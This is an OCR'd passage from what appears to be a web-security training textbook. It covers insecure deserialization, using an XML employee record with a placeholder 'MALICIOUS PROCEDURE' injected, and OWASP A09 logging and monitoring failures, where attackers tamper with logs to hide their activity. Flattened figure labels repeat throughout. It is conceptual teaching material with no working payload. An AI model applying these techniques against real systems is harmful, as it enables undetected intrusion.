<Employee><Name>Rinni</Name><Age>26</Age><City>Nevada
</City><EmpID>2201</EmpID>MALICIOUS PROCEDURE</Employee>
```

  Due to insecure deserialization, the injected malicious code will be undetected and remain present in the final execution of the deserialization code. This results in the execution of malicious procedures along with the execution of serialized data, as shown in the following figure:




```
<Employee><Name>Rinni</Name><Age>26</Age><City>Nevada
</City><EmpID>2201</EmpID>MALICIOUS PROCEDURE</Employee>
```

Attacker
Injects malicious code in serialized data
Insecure Deserialization
Employee
Malicious Procedure
Hack
Name
Rinni
Age
26
City
Nevada
EmpID
2201

Figure 14.29: Insecure Deserialization attack

  This could have a severe impact on the system, as it would authorize the attacker to execute and run systems remotely. Moreover, any software or server vulnerable to deserialization attacks could be adversely affected.



A09 – Security Logging and Monitoring Failures/Insufficient Logging and Monitoring


- Web applications maintain logs to track usage patterns, such as **user** and **admin login credentials**
- Security logging and monitoring failures cover application weaknesses such as **insufficient logging**, **improper output neutralization** for logs, **exclusion of security-relevant Information**, and addition of **sensitive information to log files**
- Insufficient logging and monitoring refer to the scenario where the detection software either does not **record the malicious event** or ignores important details about the event
- Attackers usually inject, delete, or tamper the web application logs to engage in **malicious activities** or **hide their identities**

Malicious attempts
www.certifiedhacker.com
certifiedhacker.com
Gain access to confidential data without being noticed
Attacker
Database
Web application with insufficient Logging

A09 – Security Logging and Monitoring Failures/Insufficient Logging and Monitoring

Web applications maintain logs to track usage patterns, such as user and admin login credentials. Security logging and monitoring failures cover application weaknesses such as insufficient logging, improper output neutralization for logs, exclusion of security-relevant Information, and addition of sensitive information to log files.

Insufficient logging and monitoring refer to scenarios in which the detection software either fails to record a malicious event or ignores important details about the event. Attackers usually inject, delete, or tamper with web application logs to engage in malicious activities or hide their identities. Insufficient logging and monitoring make the detection of malicious attempts of the attacker difficult, and the attacker can perform malicious attacks such as password brute-forcing to steal confidential passwords.




Malicious attempts
www.certifiedhacker.com
certifiedhacker.com
Gain access to confidential data without being noticed
Attacker
Database
Web application with insufficient Logging

Figure 14.30: Attack on a web application with insufficient logging and monitoring

Given below are a few causes of security logging and monitoring failures:

